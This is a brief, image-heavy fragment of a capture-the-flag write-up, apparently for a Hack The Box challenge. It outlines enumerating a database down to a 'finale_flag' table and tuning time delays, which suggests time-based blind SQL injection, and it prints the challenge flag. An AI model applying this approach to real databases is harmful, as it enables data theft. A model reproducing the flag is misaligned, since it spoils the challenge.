
Archiving database and table. Stop when get db and finale_flag table:


Get flag, run many time and reduce the time-sec one by one to get exactly flag: HTB{n07_50_h4rd_r16h7?!}